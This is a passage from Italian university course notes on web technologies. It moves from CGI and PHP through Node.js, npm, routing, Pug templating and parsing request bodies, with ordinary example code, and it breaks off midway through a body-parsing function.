echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>Questa pagina e' stata caricata il "
date +"%d/%m/%Y alle %H:%M:%S. </p></body>"
```

`hello.cgi`

Si noti la struttura: prima gli header (qui solo **Content-type**), poi una **riga vuota**, poi il corpo. È esattamente la struttura di una risposta HTTP vista nel primo capitolo: il programma CGI la scrive a mano.

Ogni volta che la pagina viene richiesta, la data stampata è quella corrente: la pagina è generata al momento.

Esempio 9.3 — Una lista di cose da fare in CGI

Un'applicazione completa si costruisce combinando più script CGI, ciascuno responsabile di un'operazione:

- `index.html` contiene un form e dei collegamenti;
- l'invio del form richiama lo script `save-todo`, che aggiunge una riga al file `todo.txt`;
- un collegamento richiama `list-todo`, che legge il file e ne genera la pagina HTML;
- un altro richiama `reset-todo`, che svuota il file.

L'esempio completo del corso è disponibile su <https://github.com/luistar/cgi-to-do-list-with-bash>.

Perché CGI oggi non si usa quasi più



Scrivere programmi CGI non è un'esperienza piacevole. Produrre interi documenti HTML con delle `echo` è scomodo, analizzare a mano la query string e il corpo della richiesta lo è ancora di più, e soprattutto il modello è **inefficiente**: viene creato un **nuovo processo per ogni richiesta**. Su un sito con traffico serio, il costo di avvio dei processi supera di gran lunga il costo dell'elaborazione vera e propria.

LO SCRIPTING LATO SERVER



Per rispondere a questi problemi sono emersi linguaggi e framework specializzati:

- **PHP** (acronimo ricorsivo di *PHP Hypertext Preprocessor*), nel 1995;
- **ASP** (*Active Server Pages*), il linguaggio di scripting lato server di Microsoft, nel 1997;
- **JSP** (*Java Server Pages*), rilasciato originariamente da Sun nel 1999.

L'idea comune è «mescolare» codice lato server e HTML, con un interprete speciale che analizza il misto e produce HTML «puro».

PHP


In PHP si usano i delimitatori speciali `<?php ... ?>` per separare il codice dall'HTML.

- il testo **fuori** dai delimitatori resta invariato nell'output;
- il codice **dentro** i delimitatori viene interpretato, e il suo output viene inserito nell'HTML;
- `<?=` è un'abbreviazione per `<?php echo`.

Esempio 9.4 — Una pagina PHP

```
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

 `hello-world.php`



Il ciclo `foreach` viene eseguito **sul server**: al browser arrivano soltanto i due `<li>` già generati. Chi guarda il sorgente della pagina non vede alcuna traccia del codice PHP.

Le soluzioni di scripting lato server aiutano lo sviluppatore in molte delle operazioni noiose tipiche della gestione di una richiesta HTTP:

- le richieste vengono **pre-elaborate** automaticamente;
- in PHP i parametri della richiesta sono disponibili in array associativi (`$_GET`, `$_POST`). Per esempio `$_POST['todo']` accede al parametro `todo`;
- i cookie sono già analizzati nell'array `$_COOKIE`;
- non serve scrivere esplicitamente sullo standard output l'intera risposta.

PHP non è materia d'esame

Per il corso di Tecnologie Web non è richiesto di imparare il linguaggio PHP: basta quello che si trova nelle slide, e quindi in questo capitolo. PHP compare qui come **esempio storico** di scripting lato server, per capire da dove vengono le idee che ritroveremo in Node.js ed Express.

Un'architettura moderna: NGINX e PHP-FPM

L'esempio della lista di cose da fare, riscritto in PHP 8, viene reso più interessante e più realistico:

- la persistenza è gestita con un vero database (SQLite);
- si usa Bootstrap per rendere le pagine responsive e più gradevoli;
- si introducono un'intestazione e un piè di pagina come *parti di template* riutilizzabili;
- si adotta un'architettura moderna basata su NGINX e PHP-FPM.




Figura 9.4: NGINX inoltra le richieste PHP a un pool di processi persistenti.

La differenza rispetto a CGI

Il salto qualitativo sta nel pool: i processi **esistono già** e restano vivi fra una richiesta e l'altra, invece di essere creati e distrutti ogni volta. NGINX si limita a inoltrare le richieste che finiscono in `.php` a PHP-FPM tramite una connessione TCP, e continua a servire da sé i file statici (immagini, CSS, JavaScript), per cui non serve alcuna elaborazione. È lo stesso principio che ritroveremo con Node.js.

L'esempio completo è su <https://github.com/luistar/php-to-do-list>.

RIFERIMENTI



- **Server-side programming** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Learn/Server-side>
In particolare *First steps*, *Introduction* e *Client-Server overview*.
- **CGI** — IBM Docs.
<https://www.ibm.com/docs/en/i/7.5?topic=functionality-cgi>
- **RFC 3875: The Common Gateway Interface (CGI) Version 1.1** (2004).
<https://datatracker.ietf.org/doc/html/rfc3875>
- **Apache HTTPd documentation** — come configurare un server web per CGI.
<https://httpd.apache.org/docs/2.4/howto/cgi.html>
- **PHP** — sito ufficiale e manuale.
<https://www.php.net/>
<https://www.php.net/manual/en/getting-started.php>

NODE.JS

Sappiamo ora che le pagine web possono essere generate al volo da programmi in esecuzione sul server. E sappiamo già molto di JavaScript: finora, però, l'abbiamo usato soltanto nell'ambiente del browser.

Nulla vieta di usarlo anche in un **ambiente server**. Esistono diversi runtime che lo permettono — **Node.js**, **Deno**, **Bun** — e in questo corso useremo il primo, di gran lunga il più diffuso.

CHE COS'È NODE.JS



Node.js

Node.js è un **ambiente di esecuzione** (*runtime*) JavaScript, open source e multiplatforma. Esegue il motore JavaScript **V8** di Google, lo stesso del progetto Chromium, e adotta un modello di I/O **basato sugli eventi, asincrono per impostazione predefinita e non bloccante**.

Per capire perché quel modello di I/O sia così importante, conviene partire da come funzionano gli altri ambienti.

IL MODELLO MULTI-THREAD



In molti ambienti e linguaggi, **una richiesta è gestita da un thread o processo dedicato**, prelevato da un pool preallocato.

Il problema è che, per servire una richiesta, un'applicazione web deve spesso compiere operazioni di I/O **lente e bloccanti**:

- accedere a un database;
- accedere a un'API esterna (per esempio con `fetch()`);
- leggere un file dal filesystem locale;
- leggere il corpo della richiesta.

Di conseguenza, i thread che gestiscono le richieste passano **molto tempo ad aspettare** che queste operazioni si completino.




Figura 10.1: In azzurro il tempo in cui il thread lavora davvero; in grigio quello in cui aspetta.

Questo modello ha due difetti:

- è **inefficiente**: moltissimo tempo di thread è speso ad aspettare;
- ha **scalabilità limitata**: il pool di thread è preallocato a una dimensione fissa, e non si possono gestire più richieste concorrenti di quante ne consenta il pool.

Una metafora: il ristorante

Il docente propone un'analogia che vale la pena riportare per esteso, perché rende il concetto immediato.

Un ristorante ha **10 tavoli**. La direzione assume **10 camerieri**, assegnandone uno a ciascun tavolo.

- Quando arriva un cliente, viene fatto accomodare al primo tavolo libero e il suo cameriere gli porta il menu. Il cliente impiega dai 5 ai 10 minuti per decidere: **in questo tempo il cameriere resta fermo**.
- Deciso l'ordine, il cameriere lo porta in cucina. Il cuoco impiega dai 15 ai 30 minuti per preparare: **il cameriere resta fermo**.
- Quando il piatto è pronto, il cameriere lo porta al tavolo. Il cliente impiega dai 15 ai 30 minuti per mangiare: **il cameriere resta fermo**.
- Finito il pasto, il cameriere sparcchia e chiede il conto alla cassa, che impiega dai 2 ai 5 minuti: **il cameriere resta fermo**.
- Preparato il conto, il cameriere lo porta al cliente, che paga e se ne va. Solo allora quel cameriere può servire un nuovo cliente.

I camerieri sono i **thread**, i clienti sono le **richieste**. Al massimo 10 richieste possono essere servite contemporaneamente, e le attese (decidere, cucinare, mangiare, preparare il conto) sono le operazioni **bloccanti**. Per servire una richiesta in più bisogna assumere un nuovo cameriere.

Il ristorante efficiente

Proviamo un'organizzazione diversa: il ristorante assume **un solo cameriere** per tutti e 10 i tavoli.

- Quando arriva un cliente, il cameriere lo accoglie, lo fa accomodare e gli porta il menu. **Mentre il cliente sceglie, il cameriere è libero** di occuparsi degli altri.
- Quando il cliente ha deciso, il cameriere porta l'ordine in cucina. **Mentre il cuoco prepara, il cameriere torna in sala** ed è disponibile.
- Quando il piatto è pronto (e la campanella della cucina suona), il cameriere lo porta al tavolo. **Mentre il cliente mangia, il cameriere è di nuovo libero**.

Un solo cameriere serve dieci tavoli senza problemi, perché non passa mai il tempo ad aspettare. La campanella della cucina è la chiave: è un **evento** che segnala che un'operazione lenta è terminata.

Node.js è basato su una filosofia molto simile a quella del ristorante efficiente.

- Un programma Node.js gira in un **unico processo**: non serve creare nuovi thread per ogni richiesta.
- Il runtime fornisce nella libreria standard un insieme di **primitive di I/O asincrone** che impediscono al codice JavaScript di bloccarsi.
- La maggior parte delle librerie adotta il paradigma non bloccante ovunque possibile, con ampio uso del pattern delle **callback**.
- Le operazioni sincrone sono l'**eccezione**, non la norma.




Figura 10.2: L'event loop a thread singolo di Node.js.

Un thread solo, ma non per tutto

«Node.js è a thread singolo» è una semplificazione utile ma imprecisa. È il **nostro** codice JavaScript a girare in un solo thread: le operazioni di I/O vere e proprie sono delegate a un pool di worker interni al runtime. La conseguenza pratica è importante: un calcolo lungo e **sincrono** nel nostro codice (un ciclo pesante, una cifratura, l'elaborazione di un'immagine) blocca l'event loop e quindi **tutte** le richieste, non solo la propria. Node.js eccelle nei carichi dominati dall'I/O, molto meno in quelli dominati dalla CPU.

Ci sono tre modi:

- usare gli installer disponibili sul sito ufficiale;
- usare il proprio gestore di pacchetti preferito;
- usare un **gestore di versioni** come **nvm**, **nvs** o **nvm4w**, comodo per sperimentare con versioni diverse e passare rapidamente dall'una all'altra.

Nel corso si usa Node.js **20.9.0**; con qualunque versione supportata non dovrebbero esserci problemi. Per verificare che tutto funzioni:

```
node --version
```

Terminale

```
v20.9.0
```

Esempio 10.1 — Hello World in Node.js

```
"use strict";  
console.log("Hello Node.js!");
```

`hello-world.js`

```
node hello-world.js
```

Terminale

```
Hello Node.js!
```

Differenze rispetto all'ambiente browser

Nel browser

JavaScript serve soprattutto a manipolare il DOM: ci sono **window**, **document**, le API della piattaforma web come i cookie e **localStorage**.

In Node.js

Questi oggetti e queste API **non esistono**. In compenso c'è la libreria standard con i suoi moduli per l'accesso al filesystem e alla rete: si possono leggere e scrivere file, e mettersi in ascolto su un socket per ricevere richieste.

Uno dei principali motori del successo di Node.js è **npm**. A settembre 2022 erano disponibili oltre 2,1 milioni di pacchetti: il più grande repository per un singolo linguaggio al mondo. Esiste un pacchetto per (quasi) tutto.

npm viene installato insieme a Node.js. Per verificarlo:

```
npm --version
```

Creare un pacchetto

Per creare un pacchetto npm nella directory corrente si usa **npm init**. Poiché in questo corso lavoreremo con i **moduli ES**, useremo la variante:

```
npm init es6
```

Il comando chiede alcune informazioni sul progetto (nome, versione, repository, licenza, autore, punto di ingresso, comando di test) e al termine crea un file **package.json** nella stessa directory, che contiene tutte le informazioni sul pacchetto, comprese le dipendenze e i comandi per eseguirlo. Si può pensarlo come la versione npm del **pom.xml** di Maven.

```
{
  "name": "hello-web-technologies",
  "version": "0.0.1",
  "description": "Web Technologies' first npm package",
  "main": "app.js",
  "type": "module",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": ["greetings"],
  "author": "Luigi Libero Lucio Starace",
  "license": "MIT"
}
```

 *package.json*

- il **file principale** (**app.js** nell'esempio) viene eseguito quando il codice client importa il nostro pacchetto: di norma esporta le variabili e le funzioni pubbliche;
- la proprietà **scripts** permette di definire **attività** da riga di comando, eseguibili con **npm <nome>**;
- **"type": "module"** è ciò che abilita i moduli ES, cioè la sintassi **import/export** vista nel capitolo 6.

Aggiungiamo un'attività **start**:

```
"scripts": {
  "start": "node app.js",
  "test": "echo \"Error: no test specified\" && exit 1"
},
```

 *package.json*

```
npm start
```

 Terminale

```
> hello-web-technologies@0.0.1 start
> node app.js
```

```
Hello Web Technologies!
```


Installare dipendenze

Per installare una dipendenza si usa `npm install <nomepacchetto>`. Proviamo con `cowsay`:

```
npm install cowsay
```

Succedono due cose:

1. npm tiene traccia della nuova dipendenza, aggiungendo una sezione al file `package.json`:

```
"dependencies": {  
  "cowsay": "^1.5.0"  
}
```

2. le dipendenze vengono scaricate nella directory `node_modules`. Si noti che npm ha scaricato non solo il pacchetto richiesto, ma anche le sue dipendenze (ricorsivamente).

```
import cowsay from 'cowsay';  
  
console.log(cowsay.think({  
  text: "Hello Web Tech!"  
}));
```

`app.js`

Terminale

```
( Hello Web Tech! )  
-----  
  o   ^__^  
  o   (oo)\_______  
      (__)\\       )\/\  
         ||----w |  
         ||     ||
```

node_modules non va versionato

Quando si distribuisce un pacchetto npm basta fornire il **proprio** codice e il descrittore `package.json`: la directory `node_modules` **non** va aggiunta al controllo di versione. Chi riceve il progetto esegue `npm install` e npm ricostruisce l'intero albero delle dipendenze a partire dal `package.json`. È il motivo per cui `node_modules/` è la prima riga di quasi ogni `.gitignore`.



Esempio 10.2 — Un server HTTP in venti righe

```
import http from 'http';

const PORT = 3000;

let server = http.createServer(function (request, response) {
  let course = "Web Technologies";

  response.writeHead(200, { "Content-Type": "text/html" });
  response.write(`<!DOCTYPE html>
<html><body>
  <h1>Hello ${course}</h1>
  <p>La data corrente e' ${new Date().toString()}</p>
</body></html>`);
  response.end();
}).listen(PORT);

console.log(`Web app in ascolto sulla porta ${PORT}`);
```

[📄 app.js](#)

Qui si vede bene la differenza rispetto al server statico del capitolo 2: non c'è alcuna document root, non c'è alcun file HTML sul disco. Il documento viene **costruito a ogni richiesta**, e la funzione passata a `createServer` è una **callback**, invocata dall'event loop ogni volta che arriva una richiesta.

Si riconoscono anche gli elementi del protocollo studiati nel primo capitolo: il codice di stato `200`, l'header `Content-Type`, il corpo della risposta.

STRUMENTI DI SVILUPPO



Debug in Visual Studio Code

Il modo più semplice è abilitare la funzione **Auto Attach**, che collega un debugger ai processi Node.js avviati dentro VS Code. Per abilitarla si preme **CTRL+SHIFT+P** per aprire la palette dei comandi e si cerca «Toggle Auto Attach»; conviene poi selezionare la modalità **Smart**, che si collega automaticamente solo agli script fuori da `node_modules`.

I punti di interruzione si aggiungono come di consueto, facendo clic accanto al numero di riga. Quando l'esecuzione raggiunge un punto di interruzione si ferma, e il pannello *Run and Debug* permette di ispezionare le variabili, osservare espressioni, esaminare la pila delle chiamate e controllare il flusso.

Azione	Descrizione
<i>Resume</i>	riprende il normale flusso di esecuzione, fino al prossimo punto di interruzione.
<i>Step Over</i>	esegue l'istruzione successiva come un blocco unico, senza entrare nei suoi passi interni.
<i>Step Into</i>	entra nell'istruzione successiva per seguirne l'esecuzione riga per riga.
<i>Step Out</i>	essendo dentro un metodo, ne completa le righe restanti e torna al contesto di esecuzione precedente.
<i>Restart</i>	termina l'esecuzione e ricomincia il debug con la configurazione corrente (non funziona con Auto Attach).
<i>Disconnect</i>	termina la sessione di debug.

Meglio del `console.log`

È molto comune, all'inizio, cercare di capire un bug disseminando il codice di `console.log`. Funziona, ma è lento e invasivo. Mezz'ora spesa a imparare il debugger si ripaga molte volte: si vedono **tutte** le variabili in scope in un colpo solo, senza modificare il codice e senza dover indovinare in anticipo quali stampare.

Ricaricamento automatico

Ogni volta che modifichiamo il codice dobbiamo riavviare l'intero server (`npm start`, oppure `node app.js`). Per rendere lo sviluppo più piacevole si usano utilità che monitorano il codice e riavviano il server di sviluppo quando serve: è il **live reloading**.

Una di queste è **nodemon**:

```
npm install nodemon
```

Basta poi sostituire `node app.js` con `nodemon app.js`:

```
"scripts": {  
  "start": "nodemon app.js"  
},
```

`package.json`



- **Getting started** — Node.js Docs.
<https://nodejs.org/en/learn/>
Parti rilevanti: *Introduction to Node.js*, *How to install Node.js*, *Differences between Node.js and the Browser*, *The V8 JavaScript Engine*, *An introduction to the npm package manager*, *ECMAScript 2015 (ES6) and beyond*.
- **Eloquent JavaScript** (3^a edizione), Marijn Haverbeke, capitolo 20.
<https://eloquentjavascript.net/>
- **Mixu's Node book**, Mikito Takada.
<http://book.mixu.net/node/single.html>
Parti rilevanti: capitolo 2 (*What is Node.js?*), capitolo 8 sezione 8.2 (*NPM*).
- **Nodemon** — sito ufficiale.
<https://nodemon.io/>
- **Node.js debugging in VS Code**.
<https://code.visualstudio.com/docs/nodejs/nodejs-debugging>

APPLICAZIONI WEB CON NODE.JS

Node.js ci permette di realizzare in modo semplice ed efficiente un server HTTP, sfruttando i moduli integrati e il suo event loop a thread singolo. Node.js fa anche un po' di pre-elaborazione sulle richieste (analizza gli header) e ci fornisce un'astrazione per richieste e risposte.

A parte questo, però, siamo da soli. Per costruire una vera applicazione dobbiamo affrontare tre problemi:

- il **routing**;
- il **templating**;
- l'**analisi del corpo** delle richieste.

Li affrontiamo uno alla volta, costruendo la stessa applicazione «lista di cose da fare» già vista nell'esempio CGI.

LO SCHELETRO DELL'APPLICAZIONE



```
import http from 'http';

const PORT = 3000;

let server = http.createServer();
server.listen(PORT);
server.on('request', handleRequest);

function handleRequest(request, response) {
  /* gestione della richiesta */
}
```

`app.js`

Rispetto all'esempio del capitolo precedente si nota una differenza stilistica: invece di passare la callback direttamente a `createServer`, la si registra come gestore dell'evento `request`. È lo stesso meccanismo degli eventi del browser visto nel capitolo 7.

La nostra applicazione dovrà gestire molti tipi diversi di richiesta HTTP: mostrare la homepage, mostrare la lista, azzerare l'applicazione, e così via.

Routing

Il **routing** è il problema di stabilire, data una richiesta, **quale codice** debba essere eseguito per servirla.




Figura 11.1: Il router smista ogni richiesta verso il codice che la serve.

Instradare in base al percorso

```
function handleRequest(request, response) {  
  switch (request.url) {  
    case "/":  
      renderHomepage(request, response);  
      break;  
    case "/reset":  
      handleResetRequest(request, response);  
      break;  
    case "/todo":  
      handleTodoListRequest(request, response);  
      break;  
    /* e cosi' via... */  
    default:  
      handleError(request, response, 404);  
  }  
}
```

`router.js`

Instradare anche in base al metodo

Le richieste verso un certo percorso possono essere gestite in modo diverso a seconda del **metodo HTTP** usato:

- una **GET** su **/todos** restituisce la lista degli elementi;
- una **POST** su **/todos** prova a salvarne uno nuovo.

```
function handleTodoListRequest(request, response, context = {}) {  
  switch (request.method) {  
    case "GET":  
      handleTodoListRequestGet(request, response, context); break;  
    case "POST":  
      handleTodoListRequestPost(request, response, context); break;  
    default:  
      handleError(request, response, 405, "Metodo non supportato");  
  }  
}
```

[router.js](#)

Il codice 405

Quando il percorso esiste ma il metodo non è previsto, la risposta corretta non è un **404** (*Not Found*) bensì un **405** (*Method Not Allowed*). È una distinzione che i client e i *proxy* sanno interpretare, e che torna utile soprattutto nelle API REST.

Servire i file statici

Se il nostro output HTML include file statici (immagini, CSS, script), dobbiamo configurare il router perché li serva.

```
switch (request.url) {  
  /* ... */  
  case "/css/bootstrap.css":  
    fs.readFile('./static/css/bootstrap.css', function (err, data) {  
      response.writeHead(200, { 'Content-Type': 'text/css' });  
      response.end(data, 'utf-8');  
    });  
    break;  
  
  case "/img/node.png":  
    fs.readFile('./static/img/node.png', function (err, data) {  
      response.writeHead(200, { 'Content-Type': 'image/png' });  
      response.end(data, "binary");  
    });  
    break;  
}
```

[router.js](#)

Si noti che **fs.readFile** è **asincrona**: prende una callback che verrà invocata quando il file sarà stato letto. È esattamente il modello non bloccante descritto nel capitolo precedente.

Gestire gli errori

Quando nessuna delle rotte note si applica, restituiamo un 404.

```
switch (request.url) {  
  /* altre rotte */  
  default:  
    handleError(request, response, 404, "Pagina non trovata");  
}  
  
function handleError(request, response, statusCode, message) {  
  let renderedContent = pug.renderFile("./templates/errorPage.pug",  
    { "code": statusCode, "description": message });  
  response.writeHead(statusCode, { "Content-Type": "text/html" });  
  response.end(renderedContent);  
}
```

router.js

Il routing non resta semplice a lungo

Uno **switch** sembra sufficiente, ma il problema cresce in fretta con l'applicazione:

- alcune rotte devono essere accessibili solo ad alcuni utenti (per esempio gli amministratori);
- alcune rotte dipendono da **schemi o parametri** nel percorso, come **GET /users/42/friends**, dove 42 può essere un id qualunque: con uno **switch** su una stringa esatta è impossibile;
- può servire eseguire **due o più pezzi di codice** per gestire una richiesta, per esempio una funzione che registra i dati e un'altra che prepara la risposta.

Sono esattamente i problemi che risolveremo con Express, nel prossimo capitolo.

MOTORI DI TEMPLATE



A un certo punto la nostra applicazione dovrà produrre del codice HTML da rimandare nel corpo della risposta. Nel primo esempio l'abbiamo scritto a mano, concatenando stringhe.

Il problema è che alcune parti dell'HTML si ripetono in più pagine (barra di navigazione, piè di pagina) e che, man mano che le pagine diventano complesse, costruire una risposta manipolando e concatenando stringhe diventa rapidamente impraticabile.

Motore di template

Un **motore di template** (*template engine*) permette di descrivere la struttura di una pagina in un file separato, con dei **segnaposto**, e di generare l'HTML finale combinando quel modello con i dati forniti a tempo di esecuzione.

Pug

Pug (già noto come Jade) è un motore di template ad alte prestazioni implementato in JavaScript, con una sintassi **sensibile agli spazi** (simile a Python) per scrivere modelli HTML.

```
npm install pug
```

```
import pug from "pug";

let html = pug.renderFile("./templates/basic_example.pug");
console.log(html); // html contiene il codice HTML generato
```

Esempio 11.1 — Il primo template Pug

```
doctype html
html(lang="it")
  head
    title Hello Pug!
  body
    h1(class="foo") Primo template Pug
    p Questo e' il nostro primo template Pug!
```

basic_example.pug

produce:

```
<!DOCTYPE html>
<html lang="it">
  <head><title>Hello Pug!</title></head>
  <body>
    <h1 class="foo">Primo template Pug</h1>
    <p>Questo e' il nostro primo template Pug!</p>
  </body>
</html>
```

output.html

L'indentazione sostituisce i tag di chiusura, e gli attributi si scrivono fra parentesi tonde. Il risultato è molto più breve e, soprattutto, impossibile da sbagliare nell'annidamento.

Inclusioni

Pug è molto più di un modo diverso di scrivere HTML. Tanto per cominciare, un template può **includerne** altri: è un grande aiuto per il riuso.

head

```
title Hello Pug
script(src='/js/script.js')
link(rel='stylesheet' href='/style.css')
```

[▢ partials/head.pug](#)

footer#footer

```
p Copyright (c) Web Tech
```

[▢ partials/footer.pug](#)

doctype html

html

```
include partials/head.pug
body
  h1 Hello Pug!
  include partials/footer.pug
```

[▢ index.pug](#)

Si noti **footer#footer**: in Pug il cancelletto è l'abbreviazione per l'attributo **id**, esattamente come nei selettori CSS.

Ereditarietà fra template

Progettando applicazioni web è comune avere un **layout condiviso** da tutte le pagine, che ciascuna pagina può poi personalizzare in alcune parti. Pug supporta questo scenario con l'**ereditarietà fra template**, tramite le parole chiave **block** ed **extends**.




Figura 11.2: Un layout comune, personalizzato dalle singole pagine.

Esempio 11.2 — Layout base e pagina figlia

```
doctype html
html
  head
    title Pug Inheritance
  body
    block heading
      h1 Pug Inheritance
    block content
    block footer
      footer Questo e' il footer predefinito.
```

base-layout.pug

Il template definisce tre **blocchi**: **heading**, **content** e **footer**. I blocchi **heading** e **footer** contengono un contenuto predefinito.

```
extends ../base-layout.pug

block content
  p Il contenuto vero e proprio della homepage.

block footer
  footer Questo e' un footer specializzato.
```

index.pug

Il template figlio **sovrascrive** i blocchi **content** e **footer**; il blocco **heading** non viene sovrascritto e mostra il contenuto predefinito. Il risultato è:

```
<!DOCTYPE html>
<html>
  <head><title>Pug Inheritance</title></head>
  <body>
    <h1>Pug Inheritance</h1>
    <p>Il contenuto vero e proprio della homepage.</p>
    <footer>Questo e' un footer specializzato.</footer>
  </body>
</html>
```

output.html

Locals: passare i dati al template

I template Pug possono generare contenuto a partire da un oggetto di dati fornito, chiamato **locals**, passato alle funzioni `render()` o `renderFile()`.

Esempio 11.3 — Interpolazione

```
import pug from "pug";

let html = pug.renderFile("./locals.pug", {
  "product": {
    "name": "Samsung S24",
    "description": "Smartphone"
  }
});

console.log(html);
```

```
- let footer = "una bella stringa"

h1 #{product.name.toUpperCase()}
p Descrizione: #{product.description}
footer #{footer}
```

locals.pug

```
<h1>SAMSUNG S24</h1>
<p>Descrizione: Smartphone</p>
<footer>una bella stringa</footer>
```

output.html

Il codice contenuto fra `#{` e `}` viene valutato, **sottoposto a escaping** e inserito nell'output. L'escaping automatico non è un dettaglio: è ciò che impedisce che un nome di prodotto contenente `<script>` finisca per essere eseguito dal browser.

Una riga che inizia con `-` contiene invece codice JavaScript eseguito ma non stampato.

Condizionali

```
let user = { "isAdmin": true, "name": "Brendan" };
let html = pug.renderFile("./conditionals.pug", { "user": user });
```

```
if !user
  a(href="/login") Per favore, autenticali.
else if user.isAdmin
  p Ai tuoi ordini, #{user.name}
else
  p Bentornato, #{user.name}
```

conditionals.pug

Iterazioni

```
let items = [
  { "name": "Margherita", "price": 5.50 },
  { "name": "Marinara", "price": 5.00 },
  { "name": "Capricciosa", "price": 6.50 }
];
let html = pug.renderFile("./iteration.pug", { "items": items });
```

```
ul
  each item in items
    li #{item.name} - EUR #{item.price.toFixed(2)}
  else
    li Nessuna pizza disponibile al momento!
```

iteration.pug

```
<ul>
  <li>Margherita - EUR 5.50</li>
  <li>Marinara - EUR 5.00</li>
  <li>Capricciosa - EUR 6.50</li>
</ul>
```

output.html

Il ramo `else` di un `each` viene eseguito quando la collezione è vuota: è una comodità che evita di scrivere a mano il controllo.

Non solo Pug



Pug è solo uno dei tanti motori di template disponibili. Altri molto noti sono **EJS** (con una sintassi simile a JSP e PHP), **SquirrellyJS**, **Nunjucks**, **LiquidJS**, **Eta** e **Hamli** (per Ruby). Cambia la sintassi, non il concetto.

ANALIZZARE IL CORPO DELLE RICHIESTE



Gli utenti compilano il form della pagina per salvare nuovi elementi. Il form viene inviato con il metodo **POST**, quindi dobbiamo analizzare il corpo della richiesta per ottenere i nomi dei parametri e i loro valori. Non è così semplice come sembra.

```
form(action="/todo" method="POST")
  label(for="todo") Elemento da fare
  input(type="text" id="todo" name="todo" required)
  button(type="submit") Salva
```

todo.pug

POST /todo **HTTP/1.1**

todo=Learn+Node.js

Richiesta generata

Il corpo arriva a pezzi

Il corpo della richiesta **potrebbe non essere ancora disponibile** quando iniziamo a elaborarla: magari l'utente ha una connessione lenta, o sta caricando file di grandi dimensioni, e il corpo diventerà disponibile più tardi.

L'oggetto `request` (di tipo `http.IncomingMessage`) estende `stream.Readable`: genera un evento `data` ogni volta che un nuovo pezzo di dati diventa disponibile, e un evento `end` quando non c'è più nulla da consumare. Per leggere il corpo dobbiamo quindi operare in modo **asincrono**, sfruttando questi due eventi.

```
function parseRequestBody(request) {
  return new Promise((resolve, reject) => {
    let body = [];
    request
      .on('data', chunk => { body.push(chunk); })
      .on('end', () => {
        body = Buffer.concat(body).toString();
